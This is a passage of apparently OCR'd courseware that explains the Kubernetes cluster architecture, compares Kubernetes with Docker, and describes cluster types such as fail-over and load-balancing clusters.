

Figure 19.25: Kubernetes cluster architecture


- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
  - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
  - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
  - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

  - **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
  - **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.
- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.



Kubernetes Vs. Docker

- Docker is open source software that can be installed on any host to build, deploy, and **run containerized applications** on a single operating system
- When Docker is installed on multiple hosts with different operating systems, you can use **Kubernetes** to manage these Docker hosts
- Kubernetes is a **container orchestration platform** that automates the process of creating, managing, updating, scaling, and destroying containers
- Kubernetes can be coupled with any containerization technology such as Docker, Rkt, RunC, and cri-o
- Both Dockers and Kubernetes are based on microservices architecture, and built using the **Go programming language** to deploy small, lightweight binaries, and YAML files for specifying application configurations and stacks

Kubernetes Deployment

Kubernetes and Docker run together to build and run containerized applications

Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.


Figure 19.26: Kubernetes deployment



Clusters and Containers

Cluster

- A cluster refers to a set of **two or more connected nodes** that run parallelly to complete a task
- The different types of clusters are **highly available** (HA) or fail-over, **load balancing**, and **high-performance computing** clusters

Clusters in the Cloud

- Clusters in the cloud are sets of nodes hosted on virtual machines and are often coupled with **virtual private clouds**
- Cloud clustering maximizes the cluster's **availability**, **security**, and **maintainability**

Containers and their relationship with Clusters

- Containers help in running applications reliably under different computing environments
- The risk of **single-node failure** can be **eliminated** by placing an instance of a container on every node in a cluster

Clusters and Containers

Cluster

A cluster refers to a set of two or more connected nodes that run parallelly to complete a task. Workloads with individual, parallelizable tasks are shared among the nodes. These tasks utilize the combined memory and computational power of all the nodes in a cluster. One of the nodes acts as a master node, which is responsible for allocating the work, retrieving the results, and giving a response.

- **Types of Cluster Computing**

  Given below are the different types of clusters.

  - **Highly Available (HA) or Fail-over:** In a fail-over cluster, more than one node runs simultaneously to offer high availability (HA) or continuous availability (CA). If one node fails, the other node assumes its responsibility with minimum or no downtime.
  - **Load Balancing:** In a load-balancing cluster, the workload is distributed among the nodes to avoid overstressing a single node. The load balancer performs periodic health checks on each node to identify node failures and reroutes the incoming traffic to another node. A load-balancing cluster is also a highly 